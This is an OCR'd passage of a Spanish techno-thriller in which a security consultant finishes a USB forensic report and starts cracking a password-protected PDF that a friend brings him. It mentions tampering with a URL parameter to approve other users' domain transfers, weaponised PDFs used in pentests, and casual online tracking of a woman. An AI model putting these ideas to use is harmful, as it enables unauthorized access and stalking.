
Gran parte del tiempo de la investigación lo dediqué a comprobar que todo era correcto, ya que en la medida de lo posible los datos obtenidos deben ser contrastados con otras fuentes de información. En todos los peritajes, para que no sea invalidada la prueba, no puede existir duda razonable ni error posible. Además, seguramente alguien se iba a quedar sin empleo con los resultados del informe y no quería arriesgarme a equivocarme.

Con la meticulosidad por bandera, probé la herramienta `USBDeview` de Nirsoft[2] que obtiene todos estos datos de forma automática y, de este modo, verifiqué que cuadraban con los que había sacado manualmente.




Img 09: Datos de los USB mostrados por USBDeview.

Estuve buscando otras acciones en esas horas. Lo único que encontré fueron entradas MRU[3](Most Recent Used) en las claves del registro de WinZip que referenciaban a un archivo sospechoso llamado `datos.zip`. *El archivo estaba ubicado en la unidad que* se asignó al móvil: `E:`. De esta misma clave, también obtuve su fecha de modificación: 00:08:29.



Img 10: Archivos abiertos recientemente (MRU) por la aplicación WinZip.

Concluí que este había sido el dispositivo utilizado para el robo de información porque las horas coincidían con la entrada del trabajador en la oficina y fecha de instalación del driver. Para simplificarlo, dibujé una línea temporal con todos los acontecimientos:



Img 11: Línea temporal del análisis forense del dispositivo USB.

Todo este proceso para que al final quedase resumido en dos frases bien claras en la primera página de conclusiones del informe:

> EL USUARIO U93817 UTILIZÓ UN TELEFONO NOKIA E71 CON NÚMERO DE SERIE 352924020386178 EL DÍA 11/06/2012, ENTRE LAS 00:03 Y LAS 00:31, PARA CREAR Y COPIAR EL ARCHIVO: DATOS.ZIP.
>
> NO SE HA PODIDO RECUPERAR NI AVERIGUAR EL CONTENIDO DEL ARCHIVO DATOS.ZIP.

No gané más que unos minutos a las seis, cuando por fin traspasé las puertas de la oficina. Así con todo salía pronto para lo que tenía por costumbre y aún confiaba en adelantarme al tráfico que vaciaba la ciudad y llenaba las carreteras cada viernes.

Bajé en ascensor y salí por la puerta principal en dirección al coche. Caminaba con pasos rápidos que pronto se convirtieron en una carrera precipitada. Tal era mi excitación ante la perspectiva de una cita con Yolanda.

Salté al interior de mi Citroën Saxo y me lancé por las calles de la ciudad en dirección a la M-30. La intensa luz de la tarde me obligó a bajar el parasol y conectar el climatizador, lo que en mi modesto utilitario suponía bajar la ventanilla con la esperanza de que entrara algo de aire. No tuve suerte. Las pocas nubes que podían defenderme de aquel sol abrasador estaban tan quietas en el cielo como en una postal. La camiseta ya se me pegaba al cuerpo con el sudor cuando tomé la salida de la A-5 en dirección a Móstoles, donde tenía mi piso.

Creía que iba a tener suerte con el tráfico porque a partir de ahí empecé a ganar velocidad, pero al llegar a la altura de Alcorcón me topé con una barrera de vehículos parados que se perdía en el horizonte. ¡Puto viernes!

Mi situación no mejoró cuando quedé detenido junto a un Seat León tuneado. De su interior salía, a gran volumen, una de esas canciones de moda que ponen en la radio a cada momento. Por cosas como esa nunca escuchaba la radio. A riesgo de morir asfixiado, subí las ventanillas en un intento desesperado de conseguir la insonoridad, pero la música continuó retumbando como las pisadas de un dinosaurio.

Después de media hora y un fuerte dolor de cabeza, conseguí recorrer los tres kilómetros que me faltaban para llegar a casa. En mi calle no había sitio, como de costumbre, y tuve que dar varias vueltas para aparcar finalmente en un lugar bastante retirado. El paseo me habría venido bien si no hubiera tenido tanta prisa.

Cuando abrí la puerta de entrada y miré el reloj del recibidor, tuve ganas de descolgarlo y arrojarlo contra el suelo. Crucé el pasillo, dejando atrás el pequeño salón comedor, la cocina y el dormitorio, y entré en la habitación del fondo, donde tenía un amplio escritorio con mi equipo. Tiré la mochila sobre el sillón que utilizaba para leer y me dejé caer sobre la silla.

La persiana de la ventana llevaba bajada todo el día y mantenía el interior oscuro y fresco. A pesar de la ausencia de luz, cuando moví el ratón, los tres monitores cobraron vida y bañaron la estancia de una agradable fosforescencia, por lo que no necesité encender la lámpara. Después de introducir la contraseña, abrí un par de ventanas y el correo electrónico.

Resaltaba un mensaje que marqué como favorito para recordar que el dominio de mi blog, securitybydefault.ar, estaba a punto de expirar y tenía que renovarlo. Tenía en mente hacerlo en una nueva compañía algo más barata y abandonar Arcsis de una vez por todas. Así que creé una cuenta en OVH e hice la solicitud.

Verificación del dominio securitybydefault.ar

El dominio securitybydefault.ar ya existe, y no puede registrarse. En cambio puede :

- Transferir este dominio a OVH sin cambiar el propietario
  La transferencia no puede llevarse a cabo sin el consentimiento del propietario actual.
- Contratar el alojamiento únicamente

Img 12: Solicitud de transferencia del dominio securitybydefault.ar.

Apenas eran unos euros, pero con el sueldo de Épica, cualquier gasto extra parecía un mundo.

Tenía el tiempo justo para ducharme y encontrar algo decente en el armario, algo que me hiciera albergar esperanzas con Yolanda. Antes de entrar en la ducha y que el agua me dejara la mente en blanco durante unos minutos, pensé que esa podría ser una semana memorable. Había terminado un proyecto importante, en la oficina las cosas marchaban bien y había quedado con la chica de mis sueños. La vida me sonreía. A partir de ahora, ¿qué podría ir mal?

Capítulo III
Yolanda

Yolanda me había citado en el VIPS de Parque Oeste, Alcorcón, que no quedaba lejos de mi casa. Era la clase de lugar que yo hubiera elegido, un sitio tranquilo donde poder charlar sin que nadie te moleste mientras tomas algo.

Hacía más de un año que no sabía nada de ella, pese a que visitaba semanalmente su página de Facebook en busca de cualquier cambio en su situación sentimental. Por suerte para mí, su estado seguía siendo: soltero(a). Esperaba que eso pudiera cambiar aquella noche.

A decir verdad, mi investigación no se había limitado a Facebook, que por otro lado no actualizaba muy a menudo y poco me informaba de cómo marchaba su vida. Yo usaba regularmente servicios como Namechk.com, Knowem.com o Checkusernames.com, encargados de revisar automáticamente si un nombre de usuario está en uso o disponible en un portal o alguna red social. Esperaba descubrir algún día nuevas fotos suyas en Flickr o curiosear qué sitios frecuentaba en FourSquare. Era todo un voyeur digital.

Guardaba un especial cariño a Facebook porque me había permitido encontrarla después de los convulsos años tras el instituto y retomar una relación que, pese a la distancia, me llenaba más plenamente que las pocas novias que había tenido. Además, que me agregara como amigo había resultado el paso más importante que había dado en la conquista de su corazón.

Llegué antes de la hora. Quería reconocer el terreno para elegir una mesa tranquila que me permitiera verla cuando llegara. Había ensayado varias frases para utilizar en nuestro reencuentro, con sus múltiples variantes dependiendo de cuál fuera su respuesta. En cuanto al aspecto, me había puesto mis mejores galas. Nada impresionante ni fuera de lugar, pero sí elegante a la par que discreto. ¿Qué se le va a hacer? Así soy yo.

Tras varios intentos del camarero por sentarme en el primer sitio libre que veía y otras tantas negativas por mi parte, finalmente me encontró una mesa cerca de la ventana que daba al aparcamiento, desde donde podía ver tanto la entrada como mi coche en el exterior. No es que temiera que me lo robasen, ni nada por el estilo. Podría dejarlo en la zona más deprimida de Vallecas, con las llaves puestas y un fajo de billetes en la guantera, con la seguridad de que ni los yonquis más desesperados le prestarían atención. Lo tenía algo descuidado, cierto, pero es que no me gustan los coches. Lo único valioso estaba en el maletero, donde guardaba el portátil con el disco duro lleno de información. Sin embargo y para la ocasión, había pasado por el túnel de lavado antes de llegar. Por si del restaurante nos íbamos a otro sitio y el coche era nuestro único medio de transporte.

Me recosté en el sillón acolchado de cara a la entrada, saqué mi móvil y empecé a escribir un *whats*, mientras mi pulso se aceleraba con cada letra que marcaba. "Ya he llegado. Te espero impaciente". Pulsé enviar un segundo antes de arrepentirme. ¿Impaciente? ¡Idiota! El doble check que apareció enseguida me informaba que el mensaje había sido recibido. Era demasiado tarde para cambiar nada.

Estaba empezando a obsesionarme. Tenía que tomármelo con más calma. Traté de pensar en otras cosas, pero mi mente me traicionaba con pronósticos sobre cómo acabaría la cita. Porque, pese a mis intentos por restarle importancia al asunto, lo que tenía con Yolanda era una cita.

Mi respiración se aceleró y de pronto tuve la garganta muy seca. Pedí un vaso de agua y, mientras esperaba, consulté el móvil para tener la mente ocupada.

En la bandeja de entrada del buzón del correo electrónico aparecía un mensaje que me notificaba que el proceso de transferencia que solicité para el dominio del blog necesitaba aprobación. En el propio correo se me permitía pulsar sobre dos enlaces distintos: "Aceptar" o "Denegar". Acepté y se abrió Safari, el navegador del iPhone, el cual mostró una página que me requería volver a pulsar sobre un botón más para terminar el proceso.



Img 13: Pregunta de seguridad para confirmación del traspaso de dominio.

En la diminuta pantalla, observé extrañado la URL de la web a la que acababa de acceder:

http://www.nic.ar/pagina.html?codUsuario=2793166&CodPeticion=948123.

Me quedé con la mirada perdida, pensando en lo que podría ocurrir si modificase el número después de "CodPeticion" por un número más o menos. ¿Podría autorizar o desautorizar las peticiones de otros usuarios? ¿Mostraría algún error?

Mi reflexión se interrumpió cuando ella cruzó la puerta de entrada.

Fue como ver amanecer. Si era posible decirlo de un modo menos cursi, yo no lo sabía. Tuve que beber medio vaso de agua antes de recuperar la compostura y hacerle señas para que se acercara. Me vio y su precioso rostro se iluminó con una adorable sonrisa de reconocimiento. Al verla avanzar entre las mesas, con los movimientos gráciles que le permitía un cuerpo de infarto, con la melena castaña meciéndose justo por encima de los hombros y los ojos verdes brillando con una intensidad que oscurecía las luces del local, tuve que apurar lo que quedaba del vaso.

Nos abrazamos. Y si mi vida fuera una película y yo tuviese el mando a distancia, habría pulsado el botón de pausa para perpetuar ese momento. Cuando nos separamos estaba tan contento de volver a verla que tuve que sentarme deprisa para que no se me notara cuánto. Ella se deslizó en el sillón del otro lado de la mesa, dejando el bolso que llevaba al hombro en el suelo. Nos observamos sin decir nada durante unos pocos segundos, los cuales aproveché para estudiar cada uno de los rasgos que tenía marcado a fuego en mi corazón.

Había algo en su expresión que era distinto, algo que no acababa de reconocer en ella, pero seguía siendo la mujer más hermosa que había conocido.

-¡Estás igual que siempre! –mentí. Estaba mejor.

-Tú también –mintió ella a su vez. Yo no atravesaba por mi mejor estado de forma, ya que pasaba muchas horas sentado ante el ordenador y el único deporte que practicaba era algún que otro partido de fútbol… en el Pro Evolution Soccer de la Play Station.

-Me alegro de que llamaras. Ha pasado mucho tiempo desde la última vez que nos vimos.

-Sí, ¿verdad? ¿Cuánto ha sido? ¿Un año?

-Por lo menos –contesté. En realidad había sido un año, dos meses y cinco días, pero tanto daba que hubieran sido eones. Ahora estaba a mi lado, y volver a escuchar su voz era lo único que me importaba-. Desde la fiesta de antiguos alumnos. Fue de lo más deprimente hasta que apareciste.

-¡Calla! No pensaba ir hasta que leí tu cuarto mensaje recordatorio. Pensé: "¡qué demonios! ¡No tengo nada mejor que hacer!".

-Sin embargo, cuando te llamé el mes pasado parecías muy ocupada –apunté.

-Sí, es verdad. Ojalá hubiéramos quedado entonces. Pero estaba pasando por una época muy difícil. El trabajo y la familia me tenían atada, el capullo de mi ex novio… bueno, de ese mejor no hablamos, ¿vale? Se juntaron muchas cosas –pareció sumirse en oscuros pensamientos, pero finalmente continuó-: ¿Y tú? ¿Qué haces ahora? ¿Sigues siendo un as de los ordenadores?

-Bueno, sigo trabajando en la misma empresa de seguridad informática. Es un trabajo muy exigente, pero también gratificante. Precisamente hoy hemos acabado un análisis forense…

Recordé una importante regla a seguir en el arte del cortejo de todo ingeniero: ¡No hables de trabajo, idiota!

-¡Pero también me gusta salir de vez en cuando a tomar cervezas! –exclamé. El brusco cambio de tema dejó a Yolanda algo perpleja-. Quiero decir que me gusta divertirme como al que más.

No me gustaba la impresión que estaba causando. La situación no mejoró cuando traté de beber del vaso ya vacío para ganar algo de tiempo, ante la mirada extrañada de mi acompañante. Por suerte, el camarero acudió a mi rescate para tomar nota de los pedidos. Dirigió una elocuente mirada al escote de Yolanda, y luego se volvió hacia mí como si no creyera que pudiera estar compartiendo mesa con aquella chica. Ya éramos dos.

-¿Qué van a tomar? –preguntó el camarero, guiñándome un ojo.

Ella eligió una Coca-Cola light. Yo, que no quería mostrar debilidad pidiendo una bebida de chicas, y además quería ponerle las cosas difíciles a aquel pretencioso, me decanté por una zero. También pedimos unos aperitivos ligeros para compartir.

-Y tú, ¿qué? –pregunté cuando el camarero se hubo marchado-. Sigues en ese despacho de abogados.

-Sí. ¡Qué horror! Secretaria en un bufete. ¿Te imaginas? Debe de ser el trabajo más aburrido del mundo, pero tal y como está la economía, ahora no puedo aventurarme a buscar nada mejor.

-Tú puedes ser lo que quieras ser. ¡Eres la tía más guay del mundo entero! –exclamé.

¡Genial! Continuaba hablando de trabajo y había utilizado la frase más estúpida que se pudiera pensar. Solo que yo no la había pensado, había salido de mis labios sin el conocimiento ni autorización de mi cerebro.

-Sí, ya. Eso díselo a mi jefe –resopló. Luego pareció pensar en otra cosa-. ¿Recuerdas los planes que hacíamos en el instituto? ¿Lo que haríamos cuando fuéramos unos carrozas como ahora?

-Sí. Recuerdo cada momento de aquella época –contesté buceando en el verde de sus ojos-. Fue la mejor época de mi vida.

-Para mí fue una locura. Tan pronto estaba eufórica como deprimida. Cualquier nimiedad podía llevarme de un estado al contrario. Creo que estaba algo perdida –reflexionó.

-Todos estábamos algo confundidos. Se llama adolescencia.

Yolanda pareció pensar en mis palabras. Luego sacudió la cabeza y dibujó una triste sonrisa.

-¿Sabes? Con esa edad piensas que tu problema es la falta de libertad. Todos te imponen sus reglas: los padres, los profesores, la sociedad... La vida no era lo que nos decían. Yo pensaba que todo se arreglaría cuando fuera a la universidad, que entonces sería libre para tomar mis propias decisiones. Estaba harta de que me dijeran lo que tenía que hacer y creía que solo encontraría el camino correcto si era yo quien decidía en mi vida.

-¿Y lo encontraste? ¿Tu camino en la vida?

-Todavía estoy en ello, ¡no me agobies! -exclamó, con una sonrisa melancólica asomándose a sus labios.

No fui consciente de cuánto echaba de menos su sonrisa hasta que volví a *contemplarla*. Cuando sonreía, yo la acompañaba con independencia de la causa. Me contagiaba y no había ni quería ningún remedio. Desde que la conocía, perseguía su sonrisa como un adicto persigue su dosis, porque la necesitaba. Los años que pasamos separados no habían cambiado esta realidad.

-No, en serio -continuó-. Esos problemas tan graves parecen ahora tan insignificantes... Me cambiaría por aquella chiquilla sin pensármelo dos veces.

-Y yo entraría contigo en esa máquina del tiempo sin dudarlo.

-¿Por qué? ¿No eres feliz en el presente?

-Digamos que... no era consciente de cuánto añoraba... lo que entonces tenía -balbuceé, y luego levanté la vista directamente hacia sus ojos-. Hasta ahora.

Yolanda pareció algo turbada cuando traté de cogerle la mano por encima de la mesa. Ella la retiró de forma imperceptible, reclinándose sobre el sillón y mirándome con ojos tristes. ¡Fail!

-Lo siento, yo... -empecé a disculparme.

-No, no -dijo ella-. Es que...

Mi ángel de la guarda regresó con nuestras bebidas, rescatándome de nuevo de una situación embarazosa. Se equivocó al poner la coca cola light en mi lado de la mesa, pero no se lo tendría en cuenta a la hora de la propina. Dejó los aperitivos en el centro y antes de retirarse y dar otro buen repaso a Yolanda, volvió a guiñarme el ojo. ¡Capullo! Eso sí se lo tendría en cuenta.

-¿Has visto la última película de Christopher Nolan? -pregunté rápidamente, esperando que la referencia al director le hiciera olvidar lo que había pasado, como al protagonista de Memento.

-¿Origen? -preguntó, cambiando nuestras bebidas-. Sí, ¡qué buena! Te hace pensar si vivimos en un sueño. Y ese final con la peonza...

-El tótem.

-¿Qué?

-Cobb, el personaje de DiCaprio, lo llama su tótem -apunté. Luego pensé que eso sonaba pretencioso y traté de rectificar-: O eso creo.

-Veo que no has perdido tu cinefilia.

-Tú tampoco te quedabas atrás. Recuerdo aquellas tardes en el parque. Hablabas sin parar de la película que habíamos visto el fin de semana y de la que veríamos el siguiente. En el cine comentabas cada escena con la boca llena de palomitas, sin importar que te llamaran la atención, y al salir de la sala seguías hablando de lo bueno y de lo malo que habíamos visto.

-Sí –admitió, sonriendo ante el recuerdo-. Lo echo de menos. Ya no voy al cine tanto como me gustaría.

-Precisamente el cine donde puedes conseguir el cubo más grande de palomitas está cerca de aquí. Seguro que podemos encontrar algo decente en la cartelera.

-Eh... -dudó.

-O podemos ir a otro sitio –interrumpí-. Sé que ya no se hacen tan buenas películas como antes, y los últimos estrenos

-Lo siento. No es eso. Es que no puedo.

¡Epic Fail!

-Ya, lo entiendo, no importa –mentí. Estaba abatido-. Es solo que esperaba...

-Sí, lo sé –se apresuró a decir ella-. Es culpa mía. Te llamo después de tanto tiempo y no sabes que esperar. ¡Soy un completo desastre!

-¡No digas eso, Yolanda! Eres la mejor persona que conozco. Solo dime por qué me has llamado.

Me miró con una expresión de compasión y una sonrisa que me hizo pensar en la que pondría una maestra de infantil ante la declaración de amor de uno de sus alumnos. Eso me dolió más que si me hubiera abofeteado. Bajé la mirada avergonzado como si de verdad lo hubiese hecho, pero al levantar la cabeza le devolví un gesto indolente. No quería que viera el daño que me había causado, sino que pensara que su rechazo me era indiferente.

-Necesito un favor –dijo, echando mano de su bolso y hurgando en el interior. Cuando su mano salió, lo hizo sujetando una especie de llavero con forma de muñeca de Hello Kitty que puso encima de la mesa, delante de mí.

-Gracias. Pero ahora me gustan más los Gormiti.

-¡Qué bobo eres! –Sonrió y separó las piernas del muñeco, mostrándome la conexión de puerto USB que le salía del torso-. Es un pendrive.

-Muy original. No sabía que te gustaran los dibujos japoneses.

-Y no me gustan –afirmó, poniéndose muy seria de repente-. Me lo dio mi hermano.

Parecía afectada hasta el punto de esforzarse por contener las lágrimas, pero en ese momento no quería animarla con frases amables. Me sentía humillado y, si a ella le dolía pedir mi ayuda después de haberme destrozado el corazón, debería recorrer ese camino sola.

-Pero lo importante está en la memoria –continuó, reponiéndose-. Hay un archivo que está encriptado y no puedo acceder a la información que contiene, así que he pensado

-Cifrado –corregí.

-¿Qué?

-Se dice cifrado, no encriptado.

Yolanda me miró sin comprender por qué eso era importante. Era importante.

-Es igual –dije-. Continúa.

-Como te iba diciendo, no puedo abrir el archivo y, ya que tú te dedicas a estas cosas, quería saber si podrías llevártelo y desencrip digo descifrarlo.

-¿Y qué se supone que contiene el archivo?

-No lo sé. Pero para saberlo necesito tu ayuda.

-¿De dónde lo has sacado? No es muy común ir por ahí con archivos cifrados si no son tuyos.

-No puedo decírtelo.

-¿A quién pertenece?

-No puedo decírtelo.

-¿Por qué está en tu poder, si no es tuyo?

-No puedo decírtelo.

-¿Hay algo que puedas contarme? –pregunté finalmente, sin poder contener mi enfado.

-Solo que es importante para mí –dijo, apretando mi mano.

Ahora fui yo quien la retiró. Me crucé de brazos y apreté la barbilla contra el pecho, sin atreverme a levantar la mirada para enfrentarme a su reacción. Antes de apartar la vista de sus ojos, había podido adivinar en ellos cierta compasión. Eso me enfureció aún más y me dio ánimos para continuar hablando.

-Así que tienes un archivo que está cifrado –recapitulé, resoplando-, que no sabes qué contiene y cuyo origen no quieres explicar. Solo me dices que es importante para ti, pero no por qué. Y como tú no puedes abrir el archivo, has pensado en tu buen amigo Ángel. Sí, Ángel, aquel idiota del instituto que te seguía a todas partes y a quien hace tiempo que no ves. "¿Por qué no quedar con él? –te habrás preguntado-. Vendrá corriendo a tu llamada y hará el trabajo sin preguntas incómodas. Como en el instituto, no pedirá nada a cambio porque seguirá enamorado de ti. Y además, ¡qué demonios!, de paso podemos ponernos al día mientras tomamos una Coca-Cola". ¿Es correcto como resumen?

Cuando acabé, mi tono de voz era tan alto que varios clientes se habían vuelto para mirarme.

-Ángel, yo no sabía que tú

Vi sorpresa en su mirada. Solo entonces fui consciente de mis palabras. Nunca le había hablado de mis sentimientos, hasta ahora. Es cierto que durante todos esos años que pasamos juntos, le había mandado toda clase de señales, pero también que estas podrían haberse interpretado erróneamente dentro de una relación de amistad. No podía reprocharle

Biblioteca Facultade de Informática UNIVERSIDADE DA CORUÑA

ahora mi cobardía del pasado. Solo yo era culpable si ella desconocía que habitaba en mi corazón.

-Lo siento, Yolanda –me disculpé, estrujándome las manos-. No tengo derecho Lo siento mucho.

-No. Soy yo quien lo siente. Te hice daño. Si hubiera sabido cómo te sentías No debí llamarte.

Guardó la memoria USB en el bolso y empezó a levantarse precipitadamente mientras se lo llevaba al hombro. Estaba ya en pie y encaraba la salida cuando impedí que se marchara sujetándola por el brazo libre. No se resistió, sino que permaneció inmóvil, sin volverse hacia mí. El contacto de su piel en mi mano me provocó una descarga eléctrica.

-Yolanda, espera –supliqué-. Por favor.

Ella continuó sin moverse, de pie junto a la mesa. Temía que se soltara de mi mano, me empujara y echase a correr. Los demás comensales nos observaban, pero a mí eso no me importaba lo más mínimo. Solo quería que no se fuera después de lo que le había dicho. No de esa manera. Transcurrió una eternidad hasta que finalmente se dejó caer en el asiento, con el bolso todavía al hombro y la mirada perdida. Yo me senté frente a ella, sin saber muy bien cómo continuar. Pensé que la mejor manera era retomar el asunto que la había traído hasta mí.

-Lo haré –afirmé-. Descifraré el archivo. Pero comprenderás que me planteé algunas preguntas.

-Lo entiendo, y también que no quieras hacerlo.

-He dicho que lo haré –dije con resolución-. Pero quiero asegurarme de que no estás metida en ningún lio.

-Tranquilo. Ya no tienes que cuidar de mí como en el instituto. Aunque te agradezco la preocupación.

-Entonces, ¿no es nada ilegal?

-Ahora es mejor que no sepas nada más –afirmó, convencida.

-Está bien. Este asunto no acaba de gustarme, pero te ayudaré.

Extendí la mano hacia ella, todavía con un rastro de vergüenza en la expresión. Observó la superficie de mi palma durante un tiempo lo suficientemente largo como para que yo me planteara retirarla. No lo hice, y mi resolución pareció convencerla. Volvió a sacar a Hello Kitty del bolso. Se la quedó mirando unos momentos en los que parecía que preguntara a la gatita si estaba conforme con tener un nuevo dueño. Luego me la entregó.

-Ángel, quiero que sepas que yo nunca

-No, Yolanda –la detuve con un gesto de la mano, a la vez que guardaba la memoria con la otra en mi bolsillo-. No tienes que explicar nada. Soy yo quien tiene que disculparse

por mi comportamiento. No ha sido muy propio de un amigo. Espero que puedas perdonarme dejando que te ayude.

-Gracias, Ángel, de verdad.

-¿Para cuándo lo necesitas?

-¿Mañana por la mañana es muy precipitado? –preguntó-. Ya te dije que era importante.

-Depende del tipo de cifrado y fichero que sea. Puede ser cuestión de horas, días, semanas o incluso nunca... Me pondré con ello al llegar a casa. Mañana a primera hora te llamo y te digo si lo tengo. Pero no prometo nada hasta que lo vea.

-Gracias otra vez.

-Será mejor que me vaya ahora y empiece cuanto antes -resolví.

Llamé la atención del camarero haciendo una rúbrica en el aire para pedir la cuenta. Asintió y se marchó hacia la caja. Yolanda me observaba sin decir nada, mientras yo buscaba en mi cartera un par de billetes y la tarjeta del club VIPS.

No quería levantar la vista para no encontrarme con sus ojos. Sabía que podrían desvelar mi alma, y en aquellos momentos era algo que deseaba ocultarle a toda costa. Así que pagué la cuenta y esperé a que me devolvieran la tarjeta y el cambio sin intercambiar ninguna palabra, ninguna mirada. Ella continuaba en silencio y me observaba con ojos tristes. Cuando me levanté para marcharme, me acompañó a la salida.

Una vez en el exterior, le tendí la mano a modo de rápida despedida. Después de lo que había pasado, me parecía lo más conveniente. Su reacción fue tan espontánea que no comprendí que me había besado hasta que retiró sus labios de mi mejilla, dejando allí la calidez de su aliento. Quedé con la mano suspendida en el aire y una expresión embelesada, sin posibilidad de articular palabra.

-Te explicaré todo cuando llegue el momento –prometió-. Y encontraré el modo de compensarte.

-No tienes por qué –logré articular-. Para eso están los amigos.

Ella inclinó la cabeza hacia un lado, provocando que el cabello le cayera en una cascada ocre sobre el hombro. Sus ojos me escrutaron con luz verde, y en la incierta sonrisa que me dirigió pude ver reflejado mi desconcierto. Luego se volvió para marcharse, cuando el sol se ponía en el ocaso y las sombras de la noche me cubrían.

-¡Yolanda! –llamé, intentando alargar la despedida-. No te preocupes por Hello Kitty. Te la devolveré mañana. No quiero que tu hermano se enfade si descubre que no conservas su regalo.

Se detuvo como paralizada por un rayo. Me miró por encima del hombro, sin girarse. *Una* lágrima le corría por la mejilla que me mostraba.

-Mi hermano ha desaparecido –dijo-. Creo que le ha pasado algo.

Se marchó antes de que yo pudiera reaccionar. Cuando quise detenerla, ya se había perdido entre la gente que abarrotaba la zona comercial. De ella no quedó más que el recuerdo de una extraña cita que había acabado con esas desconcertantes palabras.

Entonces comprendí qué había cambiado. Ya no era la chica alegre y jovial que conocí en el instituto. Ahora le embargaba una profunda angustia, y yo había estado tan cegado por mis fantasías que no había sabido verlo.

Capítulo IV
Reichhaltigem

Cuando entré en mi piso era noche cerrada. La claridad de la luna se filtraba por las cortinas del salón, mecidas por una brisa que entraba a través del balcón abierto. En vez de encender la tele, me dirigí directamente al despacho, todavía torturándome por no haber advertido el sufrimiento de mi amiga.

¿Qué me había dicho sobre su hermano? ¿Que había desaparecido? ¿Qué demonios significaba eso? Era una situación terrible, lo suficiente para obligarme a olvidar mi fracaso y tomar la decisión de apoyar incondicionalmente a mi amiga en ese trance.

Entendía que no podía hacer nada por el momento. Había intentado contactar con ella repetidas veces, pero en cada ocasión me salía el buzón de voz. No quería que mis disculpas se grabaran. A pesar de mi interés por la ciencia-ficción, era reticente a hablar con máquinas por muy tecnológicamente avanzadas que estas fueran.

Decidí esperar al día siguiente, cuando debería entregarle el archivo descifrado, si es que era capaz de tenerlo listo con tan poco tiempo. No sabía a qué venía tanta urgencia, pero si era importante para Yolanda, también lo sería para mí.

Saqué la memoria del bolsillo y la puse sobre la mesa. Esperaba que la gatita japonesa no se comiera mi ratón, que reposaba sobre la alfombrilla a su lado. Agité este último para encender la pantalla y empezar a trabajar.

Introduje la contraseña y enseguida se desplegaron las ventanas con lo que había estado haciendo el día anterior. Desplacé la ventana al monitor de la derecha, a cuyo pie se encontraba Hello Kitty. Nuestras miradas se encontraron como la de dos contendientes momentos antes de batirse en duelo. Empezaba a odiar a aquella gata blanca. Era el motivo por el que Yolanda había querido verme. No otro. Necesitaba mi ayuda como necesitaría la de un fontanero si descubriese que su fregadero gotea. Pero mi amiga había acudido a mí en un momento de sufrimiento y desesperación y, si de verdad me importaba, debía ayudarle dejando a un lado mis patéticas ilusiones.


El dispositivo se instaló y en la ventana de mi equipo apareció la nueva unidad de almacenamiento. Cliqué sobre el icono para estudiar su contenido. Había un documento PDF de apenas 40Kb, pero al intentar abrirlo solicitaba una contraseña. Mi instinto me hizo teclear "123456", pero no tuve suerte. Tal vez no sea la contraseña más famosa pensé, mientras lo volvía a intentar con "qwerty". Después de 5 minutos perdidos y una decena de pruebas más, decidí tratar de automatizar el proceso. ¡Ojalá me hubiera acompañado

Mario, mi viejo amigo de Epica! El no se cansaba y, por algún extraño motivo, siempre acertaba.

Mis experiencias de seguridad con los PDF se habían limitado a crear documentos infectados que mandaba a los clientes que auditábamos para que, una vez abiertos, yo pudiera tomar control remoto sobre el PC donde los visualizaban. Era una de las pruebas que hacía en los tests de intrusión y esto me había proporcionado algunos conocimientos básicos sobre la estructura lógica del fichero.

Los PDF (Portable Document Format) son una sencilla composición de objetos procesados y ordenados en base a una disposición. Este tipo de archivos se había vuelto muy popular en los últimos años y el uso de `Adobe Reader` es muy común entre los usuarios. Por tal motivo, este software se ha convertido en objetivo de ataques y cada año se descubren decenas vulnerabilidades en él. Las mafias quieren infectar el mayor número de equipos posibles y los fallos en Adobe Reader son una buena vía. Economía de escala.


Al abrir el fichero con el `WordPad` observé el esquema de este tipo de ficheros:



Img 14: Fichero PDF abierto con un editor de texto.

